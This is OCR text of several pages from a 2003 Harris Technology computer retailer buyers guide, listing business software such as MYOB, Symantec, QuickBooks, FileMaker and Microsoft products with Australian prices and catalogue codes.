Easily build rich Internet applications that integrate with databases, XML, web services, Macromedia Flash, and more. ColdFusion MX empowers developers with a productive scripting environment and integrated search and charting capabilities. Deploy on industry-standard operating systems and harness the power of the Java and .NET platforms with the legendary ease of use of ColdFusion.

FULL VERSION

WIN (F0364)

\$2,249



DIRECTOR MX

Combine any media, deliver anywhere and reach everyone with Director MX, the powerful multimedia-authoring solution. With Director, you can build rich accessible content that delivers real results, integrating interactive audio, video, bitmaps, vectors, text, fonts, and more. Work more effectively within the familiar Macromedia MX user interface and take advantage of unprecedented Macromedia Flash MX integration. Shockwave MX player included.

FULL VERSION

WIN (G6770)

MAC (H9767)

\$2,575




MACROMEDIA CONTRIBUTE

Now anyone can update, add and publish content to existing websites without knowing HTML. With Macromedia Contribute non-technical users can update any HTML website including sites built in Dreamweaver, Frontpage, and other tools, without affecting the quality of existing HTML code. This means spending less time on content maintenance while retaining control over website style, layout, permissions, and code. Contribute is a stand alone product that also works seamlessly with Dreamweaver MX so you can quickly integrate Contribute to your existing workflow.

FULL VERSION

WIN (G4726)

\$219



Why not get more from your software?



StarOffice™ 6.0 software from **Sun™**, for people in your company who create typical word processing, spreadsheet and presentation documents, it's just the software they need - at a low cost. Users will find the suite familiar, intuitive and easy to master. IT staff will find that the file compatibility between **StarOffice™** and **Microsoft® Office** suites means that you can deploy both products within your enterprise.

StarOffice™ also has the flexibility to run on the **Solaris™**, **Linux®** and **Windows®** platforms.

| | |
|---|----------------|
| 1 user (F0616) | \$199 |
| 5 users pack (J2597) | \$749 |
| 10 users pack (J2598) | \$1,399 |
| 25 users pack (incl.maint.& support*) (J2599) | \$3,599 |
| 30+users pack per license (incl.maint.& support*) (J2600) | \$129 |

* You are entitled to 12 months 9 - 5 email support & free upgrades from Sun™Microsystems with the purchase of 25 or more licences.

MULTIPLATFORM: Linux, Solaris™, Windows®

COMPATIBILITY: All Office suites including Microsoft® Office.

COMPONENTS:

Star Office Writer: A powerful tool for creating professional documents.

StarOffice Calc: A sophisticated spreadsheet application with decision making analysis.

Star Office Impress: A tool for creating effective multimedia presentations.

StarOffice Draw: A powerful graphics application that enables the creation of dynamic 3D illustrations.

StarOffice Base: A dynamic, data source management tool allow you to connect, administer, and access a wide range of data sources.

SYSTEM REQUIREMENTS: Solaris: 8, 7 or 2.6 operating systems Linux: kernel 2.2.13 or higher, Windows®: 98/NT/2000/Me/XP

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra

IT & T AWARDS
RESELLER
OF THE YEAR
2002


Fast Delivery Australia-Wide

Fly Buys
Shop at **HARRIS TECHNOLOGY.** & collect **Fly Buys** points!

Fyshwick Business Centre
NOW OPEN IN ACT!

JUN 53

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.
Sales: 1300 13 9999 Web: www.ht.com.au
Fax: 1300 13 6666 Email: sales@ht.com.au



See Page 2 for Locations

"Australia's Easiest to Use Contact Manager"*

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra



Legrand CRM helps you:

- Track interaction with all contacts at any customer organisation, including phone calls, tasks, appointments, letters or emails.
- Quickly see which sales opportunities are faltering so your sales team can take action to make sure they close the sale.
- Analyse the success of marketing campaigns so you can see where to spend future marketing dollars.
- Manage email and mail merge activities by quickly and easily building lists and producing letters directly to MS Word or emails to MS Outlook.
- Answer questions on the status of customers accounts quickly through Legrand CRM's interaction with MYOB, FinancePlus, Paste and Sybiz accounting systems.

*Rated by Technology and Business Magazine, October 2002

Tracking Sales by Steven Turvey.

IT & T AWARDS
RESELLER
OF THE YEAR
2 0 0 2

V2 Standard Single User (H9562) **\$219**

V2 Standard 3 Users (H9563) **\$608**

V2 Standard 5 Users (H9564) **\$859**

V2 Standard 10 Users (H9565) **\$1,459**



crystal decisions

Prices are subject to change. Check here for latest prices & products

Web Direct

www.ht.com.au/cat/crystal

Powerful Information Delivery for the Web

With Crystal Reports, you can transform almost any data into interactive content, integrate it into .NET, Java, and COM applications and efficiently share it via portals, Microsoft® Office® documents, and wireless devices. Go to <http://www.crystaldecisions.com/products/crystalreports/> for more information.

Crystal Reports 9 Advanced Edition

Designed for creating, integrating and deploying reports within complex enterprise web and wireless applications without increasing development overhead. The Advanced Edition is a high productivity reporting technology for tightly integrating reports into .NET, Java, and COM applications. It includes all the features of the Developer Edition plus additional web flexibility for custom data access, runtime report design and modification, and deployment.

NEW: Included with Advanced is Crystal Enterprise Standard. A managed web reporting solution for fast and easy delivery of reports to end users via the Web. Any Crystal Report can be instantly published to the Web for end users to access, schedule and view.

Crystal Reports 9 Developer Edition

Designed for creating and integrating reports into basic thick-client and web applications, the Developer Edition includes the report design and productivity tools of the Professional edition plus powerful application integration technology.

Crystal Reports 9 Professional Edition

Designed for high productivity report creation and small-scale distribution, the Professional Edition includes data connectivity and report design technology plus an introductory license for web-based report viewing by small teams.

Crystal Analysis Professional

Crystal Analysis Professional delivers guided workflows of OLAP data tailored to your end user needs. This managed solution empowers power users to build and modify their own reports, allowing all levels of stakeholders in the success of your business to easily gain insight into their organization and make intelligent decisions.



New in Advanced Edition:
Crystal Enterprise 9 Standard

Full Version (F9621) **\$3,099**

Upgrade (F9619) **\$2,699**



Full Version (F9617) **\$915**

Upgrade (F9614) **\$539**



Professional (F9616) **\$759**

Upgrade (F9613) **\$425**



Professional (J2867) **\$765**

Upgrade (J2868) **\$399**

Web Direct

See Web Direct Link

(at top of page) for more products and latest info!

JUN

54

MYOB

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/myob

MYOB - helping more Australians to mind their own business

Get behind the wheel of MYOB software and you could WIN a MGZT180 worth \$70,000!

Purchase the latest version or an upgrade of (available from 1 May 2003):

BusinessBasics, Accounting, Accounting Plus, Premier or RetailManager by 31 July 2003 and you will automatically be in the running to WIN!



WIN a new MG ZT!



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY.

*Delivery charges extra.

For terms and conditions of entry, please visit the following website:
http://www.myob.com.au/products/mgzt_offer/index.html

MYOB BusinessBasics

Easy business and accounting software

Does manual bookkeeping make you see red?

If you're running a business on your own or from home, MYOB BusinessBasics is the ideal. MYOB BusinessBasics simplifies the way you quote, track and invoice your jobs, manages your GST and BAS, and provides you with over 70 useful reports.

Full (G4153) **\$175**



MYOB Accounting Plus V13

Business, payroll and time management software

If you employ staff, there's an easy way to manage your business. With an award-winning integrated payroll, MYOB Accounting Plus makes processing all your pays, PAYG and other employee entitlements a breeze. You can also easily track and charge for your time with a combined time and material invoice system.

Full (H9944) **\$595**

Upgrade (J1900) **\$295**

NEW VERSION



MYOB Premier V7

Powerful multi-user business management software

MYOB Premier gives you the power to manage even the most complex medium-sized business, with multi-user functionality, a powerful multiple pricing level inventory, multiple currency transaction functionality, integrated payroll and time billing. MYOB Premier is also issued with access to one year of full support*.

*Conditions apply

See www.ht.com.au/cat/myob for details or call us on 1300 13 9999

Full (H3813) **\$1,450**

NEW VERSION



IT & T AWARDS
**RESELLER
OF THE YEAR
2002**

**Wine
on-line?**



vintagecellars.com.au

Fly Buys.

Collect Fly Buys points on your computer hardware & software when you purchase from **HARRIS TECHNOLOGY.**

JUN

55

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au



**Order on-line
www.ht.com.au**

Small Business Solutions

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra

IT & T AWARDS
RESELLER
OF THE YEAR
2 0 0 2

Wine
on-line?



vintagecellars.com.au

Fly Buys.

Collect Fly Buys points on your computer hardware & software when you purchase from **HARRIS TECHNOLOGY**.

JUN

56

HARRIS TECHNOLOGY™

Symantec AntiVirus Small Business Solutions

| | Small Business Edition | Small Business Edition plus AV Filtering for MS Exchange | Small Business Multi-Tier Protection | Symantec Client Security |
|-------------------------------------|---------------------------|--|--------------------------------------|---------------------------|
| Multipacks 5 & 10 users | ✓ | ✓ | ✓ | ✓ |
| Desktop AV Protection | ✓ | ✓ | ✓ | ✓ |
| Network Server Protection | ✓ | ✓ | ✓ | ✓ |
| Administrative Settings | ✓ | ✓ | ✓ | ✓ |
| Management Console | ✓ | ✓ | ✓ | ✓ |
| 1 Year Upgrade Insurance | ✓ | ✓ | ✓ | ✓ |
| 1 Year Technical Support | ✓ | ✓ | ✓ | ✓ |
| Desktop Firewall Protection | | | | ✓ |
| Intrusion Detection | | | | ✓ |
| MS Exchange Mail Server Protection | | ✓ | ✓ | |
| Gateway AV Protection | | | ✓ | |
| Lotus Domino Mail Server Protection | | | ✓ | |
| 5 User | (G0215) \$645 | (G0218) \$809 | (G4537) \$1,109 | (G1129) \$1,265 |
| 10 User | (G0216) \$1,135 | (G0219) \$1,405 | (G4536) \$1,955 | (G1130) \$2,225 |

Symantec Firewall/VPN Appliance

(Models 100, 200, 200R)

Easy-to-Use, All-in-One Appliance comes in three models to meet varying network traffic and remote access requirements, with no per-user licensing requirements. Installs quickly and easily, offering small offices a turnkey solution for securing outbound and inbound Web, email, FTP traffic and more.



• Symantec Firewall/VPN Model 100

(5 ports)—Provides plug and play networking, web access, firewall and VPN security for up to 25 users*.

Rent* \$8.17/wk

(E0950)

\$729

• Symantec Firewall/VPN Model 200

(10 ports)—Brings firewall and VPN protection, load-balancing and high availability to offices with up to 40 users*.

Rent* \$15.90/wk

(E0960)

\$1,419

• Symantec Firewall/VPN Model 200R

(10 ports)—Brings firewall and VPN protection, load-balancing and high availability to offices with up to 40 users*. Also includes the remote Symantec VPN Client (with integrated personal firewall) that lets you set up a remote virtual private network to securely connect mobile users.

Rent* \$21.28/wk

(E0963)

\$1,899

*No licence limitation on the number of users/nodes.

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



The leader in Internet Security

SYMANTEC SUPER TAX TIME BUNDLE

First Bundle:

Norton AntiVirus 2003 and Norton Personal Firewall 2003

(J2886) **\$129**

Second Bundle:

Norton AntiVirus 2003 and Norton Personal Firewall 2003 and Belkin Home Office Series 4 way surge protector

(J2887) **\$149**

Sold Individually:

Norton AntiVirus 2003

Single User (F9859) **\$89**

5 Use (G2239) **\$259**

Norton Personal Firewall 2003 (G0282) **\$82**



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

SYMANTEC SUPER TAX TIME BUNDLE

Valid until 31st December 2003 for previous customers only. Coupon in box, items via redemption.

Norton SystemWorks™ 2003



Symantec's Norton SystemWorks™ 2003 is the smartest way to solve computer problems. It includes award-winning Symantec products and additional utilities to keep your PC running at its best. Includes:

- Norton AntiVirus™ 2003
- Norton Utilities™
- Norton CleanSweep™

(F9860) **\$125**

Norton SystemWorks™ 2003 Pro



Symantec's Norton SystemWorks™ 2003 Professional Edition provides advanced problem-solving solutions to maximise PC performance, includes full version of Norton Ghost™ 2003.

- Includes:
- Norton AntiVirus™ 2003
 - Norton Utilities™
 - Norton CleanSweep™
 - Norton Ghost™ 2003
 - GoBack Personal Edition

(F9863) **\$165**

Norton Internet Security™ Pro



Norton Internet Security™ 2003 Professional Edition protects you and your business from online threats. It keeps your PC safe from viruses and hackers and safeguards your privacy.

(G0280) **\$159**

BONUS
MAGAZINE SUBSCRIPTION
Women's Weekly Money
PC USER HOUSE GARDEN
when you purchase
Norton Internet Security 2003 or
Norton SystemWorks 2003 until June 30, 2003.
*Bonus subscription (choice of one magazine title only) via mail-in redemption through Symantec. See box for details.

Norton pcAnywhere™ V10.5

Symantec's pcAnywhere™ is the world's leading remote control software. Encryption and authentication ensure secure access to remote computers. PcAnywhere™ also works with cable & DSL modems for faster remote connections.

Host & Remote (D8088) **\$239**

V10.5 / 5 User (D5935) **\$479**



Norton Internet Security™ Standard

Symantec's Norton Internet Security™ 2003 provides essential protection from viruses, hackers, and privacy threats.

- Includes: Norton AntiVirus™
Norton™ Personal Firewall
Norton™ Spam Alert and Norton™ Parental Control

Single User (G0279) **\$119**

5 User (G1162) **\$375**

Norton WinFax Pro V10.02



WinFaxPro Version 10.02 easily integrates with key business applications to simplify management of client and customer interactions. Send or forward faxes via email, enhance image quality of outgoing faxes easily, add a signature to outgoing faxes, drag and drop faxing.

(D6011) **\$119**

Norton Ghost™ 2003



Symantec's Norton Ghost™ 2003 protects your data from computer disasters. The intuitive Windows® interface makes it easy to create regular backups of your hard drive. You don't even need to make a boot disk. File restoration is simple from the comprehensive disk image.

Single User (F9865) **\$135** 5 User (G1149) **\$399**

INTERNET SECURITY™

2003 *\$30 REBATE

For previous owners of Symantec/Norton retail packaged product, preloaded (OEM) or downloaded full version Symantec software.

SYSTEMWORKS™

2003 *\$30 REBATE

For previous owners of Symantec/Norton retail packaged product, preloaded (OEM) or downloaded full version Symantec software.

SYSTEMWORKS™

2003 PRO

*\$50 REBATE

For previous owners of Symantec/Norton retail packaged product, preloaded (OEM) or downloaded full version Symantec software.

INTERNET SECURITY™

PRO 2003

*\$40 REBATE

For previous owners of Symantec/Norton retail packaged product, preloaded (OEM) or downloaded full version Symantec software.

*Customer rebate requests will be sent to and fulfilled by Symantec Australia. Offer not available to resellers. Academic versions not included in this offer.

Quicken

Prices are subject to change. Check here for latest prices & products

Web
Direct

www.ht.com.au/cat/quicken

Powerful Accounting Software, Quicken.EASY!

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra

IT & T AWARDS
RETAILER
OF THE YEAR
2 0 0 2

Quicken

Designed in Australia.

Quicken Software has been designed to handle the complexities of the GST, so you won't have to worry when BAS time comes around because Quicken has taken care of it.

HARRIS TECHNOLOGY
Technology Centre at


Officeworks
Chadstone - VIC

Technology Centre Shoppers! Not all products are in-store, but consulting & advice available on all items.

JUN

58

QuickBooks Pro 2003 Professional Multi User



Free Support for 12 Months included with QuickBooks 2003*

Now with 12 months membership to Quicken Advantage absolutely **Free**. This includes: Free telephone support for 12 months. Plus all the exclusive benefits as part of the Quicken Advantage Program.

Comprehensive accounting for a larger business.

Features for 2003 include:

- Electronic Banking*
- Track Stock Assembly (finished goods)
- Units of Measure
- Sales order / back order tracking
- Multiple Quotes per job
- Variance tracking on Quotes
- Recipient span over multiple jobs
- Brand new payroll module
- New bank reconciliation control allows you to reprint by any bank record date
- And more...

*Only available with full versions of QuickBooks Small Business 2003, QuickBooksPlus 2003, QuickBooks Pro 2003, QuickBooksLite 2003 (not available with purchase of upgrades or subscription).

Full Version (H2362) **\$1,350** Upgrade (H2287) **\$659** Subscription (H2363) **\$475**

QuickBooks Plus 2003 Small Business + Employees

Essential accounting tools for a efficiency-minded business.

- Print pay slips and cheques directly from QuickBooks Plus
- Electronic direct deposit of pay cheques*
- Detailed reports and Payment Summaries
- Take care of all your Payroll and financial information in the one program
- Customisable – change the interface to the way you want it



Full Version (H2289) **\$619**

Upgrade (H2290) **\$309**

Subscription (H2364) **\$235**

QuickBooks 2003 Small Business

Essential accounting tools for a efficiency-minded business.

- Easier to track the GST
- Designed for small business
- Easy to set up
- Easy to navigate
- Over 100 reports and graphs or customise your own
- Bank online with QuickBooks*
- Automatically create budgets and work with them in an easy spreadsheet format



Full Version (H2365) **\$469**

Upgrade (H2366) **\$239**

Subscription (H2368) **\$185**

QuickBooks Lite 2003 First Business

Basic accounting tools for your service business.

- Fast and easy start up
- Create invoices with one click
- Write and print cheques
- Track customer payments, expenses and liabilities
- Download statements to QuickBooks*
- Automatically create a budget
- More form customisation options
- Advanced options for backing up your data



Full Version (H2291) **\$219**

*Check with your financial institution to see if they support this feature

HARRIS TECHNOLOGY



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

FINANCE METHODS ARE SUBJECT TO APPROVAL.

Quicken

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/quicken

Powerful Accounting Software, Quicken.EASY!

Quicken Personal Plus 2002 Second Edition



Quicken Personal Plus gives you an accurate snapshot of your financial health at anytime.

- Monitor your cash flow and net worth.
- Track Bank and credit balances, income and expenses.
- Keep track of Investments and update stock prices automatically online.
- Track superannuation
- Create tax reports automatically
- Import transaction statements from major banks.
- Keep track of your home and contents with Quicken Home Inventory.
- Link to online resources, eg savings, credit card and mortgage interest rates.

(E5326) **\$119**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.



**Fast
Delivery
Australia-
Wide**

Quicken ShareAnalyser V2

A one stop investment decision tool that will help you to buy and sell shares based on your criteria.

- Analyse the latest share data
- Powerful charting tools
- Create and monitor watch lists of shares.
- Set up alerts to notify when shares meet set prices.



(E5344) **\$189**

Quicken Payroll Premier 2002

Easy payroll management for all Businesses.

- Easy to learn and use
- Fast spreadsheet entry
- One touch processing
- Fast spreadsheet entry



(E5336) **\$410**

Quicken QuickPOS Retailer V5

Works like a cash register!

- GST made easy
- Bas reports and more
- Integrated EFTPOS
- Fast and easy
- Intuitive and easy accounting



(E5339) **\$1,799**

Fly Buys.

Collect Fly Buys points on your computer hardware & software when you purchase from

HARRIS TECHNOLOGY

Wine on-line?



vintagocellars.com.au

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999
Fax: 1300 13 6666

Web: www.ht.com.au
Email: sales@ht.com.au



**Delivery
Australia-Wide**

59

Borland®

Prices are subject to change. Check here for latest prices & products

Web
Direct

www.ht.com.au/cat/borland

Develop, Deploy, Integrate Software Applications

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

Borland® Kylix™3 Professional



Rapid application development for Linux®

Borland® Kylix™3 Professional delivers a high performance C++ and Delphi™ language solution for rapid creating database, GUI, and Web server applications for Linux®. Its compatibility with Borland C++Builder 6 and Delphi 6 enables seamless cross-platform Linux/Windows® development, while the power of CLX (Component Library for Cross-platform) technology facilitates reliable, high-performance applications.

Full Version (G1907)

\$489

Upgrade/crossgrade (J2795)

\$25

Borland® Delphi™7 Studio Professional



High-productivity cross-platform development

Borland® Delphi™7 Studio Professional delivers new, integrated technologies for increased productivity. Get your applications ready for Microsoft® .NET with the Delphi™7 Studio migration kit. Expand your market opportunities: use one code base to leverage the power of cross-platform development for Linux® with the included Borland Kylix™3 for Delphi™ environment.

Full Version (F8766)

\$1,959

Upgrade (F8767)

\$69

Borland® C++Builder™6 Professional



RADical C++ for Windows®

Borland® C++Builder™6 Professional provides a productive visual development environment that enables developers to easily integrate Web Services into their applications using SOAP, XML and WSDL. With CLX™, the Borland Component Library for Cross-platform development, they can create cross-platform-ready solutions for currently planned Borland C++ products for the Linux® platform.

Full Version (E0923)

1,949


Upgrade (E2149)

\$599

Prices are subject to change. Check here for latest prices & products

Web
Direct

www.ht.com.au/cat/ca



Computer Associates

New! BrightStor Mobile Backup v4

Is the exposure of data loss for mobile and remote PCs users becoming a concern for your organisation?

According to the Trilliant Group data recovery is a major concern of management. The ability to have some restoration capacity is a sought-after feature by many mobile and remote users who may not always have access to the network. BrightStor Mobile Backup from Computer Associates is the industry's ultimate backup and restore solution designed for mobile users and critical desktops that need to protect their data with a transparent, fast, easy and automatic solution.

Some of the new features include :

- Enhanced Graphical User Interface
- Simplified Licensing Model
- Simplified Installation Process
- Automated Client Configuration and Backup Set Configuration
- Centralised Management and Automatic Discovery of Multiple BrightStor Mobile Backup Servers

BMB10U20100 BrightStor Mobile Backup 10 User Pack

(J2395)

\$680

BMB10020100 BrightStor Mobile Backup 100 User Pack

(J2398)

\$3,998



Fast
Delivery
Australia-
Wide

JUN
60

**HARRIS
TECHNOLOGY™**



FINANCE METHODS
ARE SUBJECT TO
APPROVAL.

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Jump start your productivity

For a limited time, purchase 10 or more FileMaker Pro 6 VLA Licenses and get a copy of FileMaker Server for FREE!*

This offer is valid on purchases made between April 1 and June 28, 2003.
Offer not valid on Upgrade VLAs, Subscriptions, Education Licensing, MVLA's or Box Sets.
Offer limited to one FREE product per order.
Offer not valid in connection with any other FileMaker, Inc., discount or promotion and is subject to change without notice.

FREE FileMaker Server



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

For terms and conditions, please visit the following website: http://www.filemaker.com.au/promos/server_aus.html

FileMaker Pro 6

FileMaker Pro 6 enables you to easily organise and track people, projects, images and information. Workgroups can quickly share content over a cross-platform network or their intranet via a web browser. New to version 6 is support for XML, extending the reach of FileMaker Pro to a virtually limitless number of other applications. Also includes 21 new and updated templates for instant productivity.

Upgrade (F4327) **\$269** Full Version (F4326) **\$565**



FileMaker Server

FileMaker Server is the best way to deploy your FileMaker Pro 5, 5.5 and 6 solutions. Running on Windows® and Red Hat® Linux, it features an easy-to-use relational database server supporting up to 250 concurrent guests and 125-hosted files. It includes centralised backups, remote administration, LDAP directory support and automatic updates of plug-ins for guests.

Upgrade (E0881) **\$1,089** Full Version (C7741) **\$2,099**



IT & T AWARDS
**RESELLER
OF THE YEAR
2002**

**Fast
Delivery
Australia-
Wide**

**Fyshwick
Business
Centre
NOW OPEN
IN ACT!**

FileMaker Pro 6 Unlimited

FileMaker Pro 6 Unlimited enables powerful Internet and intranet web database publishing, which brings expanded productivity to the workgroup, helping you manage and share important information over your intranet or the Internet. Use the FileMaker Web Server Connector to increase the performance, reliability and scalability of your FileMaker Web databases.

Full Version (F4323) **\$2,199**



FileMaker Mobile 2.1

For Pocket PC and Palm OS! FileMaker Mobile 2.1 lets you easily synchronise information between local FileMaker Pro 5.5 v2 and 6 databases and a handheld device. New version 2.1 adds compatibility with bar code scanning devices on PocketPC and HandSpring Visor (Palm OS) handhelds using the symbol barcode. Leverage the power of the desktop and benefit from the portability of the handheld. Modify, sort, add and delete records wherever you go!

Full Version (G2248) **\$85**



FileMaker Developer 6

FileMaker Developer 6 enables you to design stand-alone runtime solutions which take advantage of the powerful new features in FileMaker Pro 6. Features like digital image import, customisable dialogue boxes, and XML import and export. Enhancements to FileMaker Developer 6 include updated versions of the Script debugger, database design report and developer tool.

Full Version (F5578) **\$1,095**



Volume Licensing Options

With a Volume License Agreement (VLA), you qualify for licensing pricing on all products licensed, regardless of the quantity. Or, make it even easier and license all FileMaker products for an entire site of at least 50 seats with FileMaker Box Set. Education facilities are entitled to even greater discounts. Call one of our licensing specialists to discuss the many advantages of purchasing FileMaker licensing.

For licensing information and quotes please call Harris Technology on: 1300 13 9999

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999
Fax: 1300 13 6666

Web: www.ht.com.au
Email: sales@ht.com.au

HARRIS TECHNOLOGY Centre
at Kmart Broadway-Sydney

Microsoft®

Prices are subject to change. Check here for latest prices & products

Web
Direct

www.ht.com.au/cat/microsoft

Microsoft Developer Tools

Get a FREE ViewSonic Pocket PC with Visual Studio .NET 2003 and MSDN®!

Limited Time Offer, While Supplies Last!

This offer will be open to customers who acquire English full packaged product editions (full price as well as eligible version upgrades) of the following products:

FREE!



Microsoft
Visual Studio .net

Visual Studio .NET 2003 Professional

Full (I0361) **\$2,199**

Upgrade (J2516) **\$1,019**

Visual Studio .NET 2003 Enterprise Developer

Full (J0015) **\$3,649**

Upgrade (J2814) **\$1,995**

Visual Studio .NET 2003 Enterprise Architect

Full (J0017) **\$4,999**

Upgrade (J2815) **\$3,325**

msdn
Microsoft® Developer Network

MSDN® Professional

Full (D1932) **\$2,470**

Upgrade (D1903) **\$1,735**

MSDN® Enterprise

Full (D3003) **\$4,355**

Upgrade (D9365) **\$3,175**

MSDN® Universal

Full (D1749) **\$5,499**

Upgrade (D1661) **\$4,549**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

Licensing available.
Call our licensing team on
1300 13 9999

Fly Buys.
Shop at
HARRIS TECHNOLOGY
& collect
Fly Buys points!

Fortitude Valley Business Centre

NOW OPEN IN QLD!

Terms and Conditions: Subject to availability of this offer, register your eligible Microsoft® Visual Studio® .NET 2003 or MSDN Subscription through the link below to receive a FREE ViewSonic V37 Pocket PC. This offer will start on May 1st, 2003, and will continue until June 30, 2003, or while supplies last. Visit <http://www.microsoft.com/australia/msdn/visualstudio/getpocketpc.asp>, or phone 132058 (option 2,2) to obtain a redemption voucher. Please allow 4 weeks for delivery. Please note, the following products will not be eligible for this offer:

Visual Studio .NET 2003 Academic
Visual Studio .NET 2003 60-day Evaluation
Visual Basic® .NET 2003 Standard

Visual C++® .NET 2003 Standard
Visual C#® .NET 2003 Standard
Visual J#® .NET 2003 Standard

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au



**See Page 2
for Locations**

**JUN
62**

Microsoft®

Prices are subject to change. Check here for latest prices & products!

Web
Direct

www.ht.com.au/cat/microsoft

Microsoft Windows Server



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS
TECHNOLOGY.
*Delivery charges extra.

WINDOWS SERVER 2003 IS HERE NOW!

Windows Server 2003, Standard Edition



Windows Server 2003, Standard Edition is the network operating system for small organisations and departmental use. It delivers intelligent file and printer sharing, secure Internet connectivity, centralised desktop application deployment, and Web solutions that connect employees, partners, and customers. Windows Server 2003, Standard Edition takes the best of Windows 2000 Server technology and makes it easier to deploy, manage and use. The result is a highly productive operating system that is secure, reliable, and ready to use "out of the box," with features that provide robust availability and scalability.

Windows Server Standard Edition 2003 5 Client (10357) **\$2,099**

Windows Server 2003, Enterprise Edition



Built for medium to large businesses, Windows Server 2003, Enterprise Edition delivers the functions needed for enterprise infrastructure, line-of-business applications, and e-commerce transactions. Windows Server 2003, Enterprise Edition is a full-function operating system that supports up to eight processors and provides enterprise-class features such as 4-node clustering and up to 32GB of memory. This product is also available for 64-bit computing platforms.

Windows Server Enterprise Edition 2003 25 Client (10360) **\$8,039**

10 REASONS TO UPGRADE FROM NT 4.0

| | |
|---|---|
| 1 Identity Management via Active Directory | 6 Any Device Application Access via Terminal Services |
| 2 Many to One Management via Group Policy & Scripting | 7 Server Clustering |
| 3 At Least 2x Performance | 8 Easy PKI and Kerberos Security |
| 4 End User Productivity via Shadow Copy | 9 World-class Application & Web Services Application Server |
| 5 Robust, Scalable Web Server | 10 Intelligent File Services (Distributed, Replicated, Encrypted) |

Windows® XP
Professional



Upgrade (C9884)

\$599

Full (C9884)

\$599

Windows® XP
Home Edition



Upgrade (C9883)

\$230

Full (C9882)

\$405

Microsoft
Plus!
Digital Media Edition
for Windows[®]



(H1492)

\$45

Ask us about licensing Windows Server 2003. Call our licencing team on 1300 13 9999

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au



**See Page 2
for Locations**

63

Just what you need. Just for Mac OS X.

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

Fly Buys.
Shop at
HARRIS TECHNOLOGY.
& collect
Fly Buys
points!

HARRIS TECHNOLOGY.
for all your
computer
needs!



Full product (G1055)

\$899

Upgrade (F8238)

\$549

For volume discounts call
our licensing team on
1300 13 9999

The Package includes:



**WORD X
PROCESSING**



**EXCEL X
SPREADSHEETS**



**POWERPOINT X -
PRESENTATION**



**ENTOURAGE X
E-MAIL CLIENT**

- **Modern user interface.** The user interface within Office v. X for Mac has been completely redesigned to include a bold and classy new Aqua visual appearance that is a perfect representation of what an application running on Mac OS X should look and feel like.
- **Communication is a snap.** E-mail is made even easier in Entourage X by allowing connections to Microsoft® Exchange servers, Hotmail and Mac.com so users can more efficiently manage e-mail online and off. With the integrated and improved Entourage calendar, easily organise your schedule, and set reminders for important events and projects.
- **File sharing.** Compatible with Office 97, 2000, and Microsoft® Office XP so you can share your work and files with anyone whether they use a Mac or PC. (Also compatible with Office 98 Macintosh Edition and Office 2001 for Mac).
- **Get started fast.** Easily access customisable templates for resumes, catalogue, newsletters, calendars, and more from the Project Gallery. The Clip Art Gallery, including hundreds of images, provides tools to make working with graphics quick and easy.

Web
Direct

See
Web
Direct
Link
(at top of page)
for
more
products
and
latest
info!

JUN

64

HARRIS TECHNOLOGY™

BUYERS GUIDE \$3.00 inc GST

\$5 DISCOUNT

1st time buyers only
Quote 222111

Hardware • Software • Consumables

june-july 2003

Adobe Acrobat 6.0 Standard

Enables business professionals to quickly and easily convert any Microsoft Office, Internet Explorer, or other paper or electronic document to a reliable PDF file, which can be exchanged with and reviewed by colleagues and customers. Intuitive tools automatically track, manage, and incorporate review feedback.

Acrobat 6.0 Professional \$679 (websearch 196182)

\$579 websearch: 196180



AutoCAD LT 2004

AutoCAD LT 2004 is the affordable 2D CAD software that helps you create and share drawings more efficiently and securely. AutoCAD LT streamlines the drafting process with an optimized DWG file format, a more intuitive interface, and new and enhanced productivity-boosting design tools.

Upgrade \$645 (websearch 195465)

\$2045 websearch: 195464

Belkin Bluetooth USB Adapter 100 metre Range

The Bluetooth USB Adapter from Belkin lets you create cable-free connections between your USB desktop PC and devices using Bluetooth wireless technology.

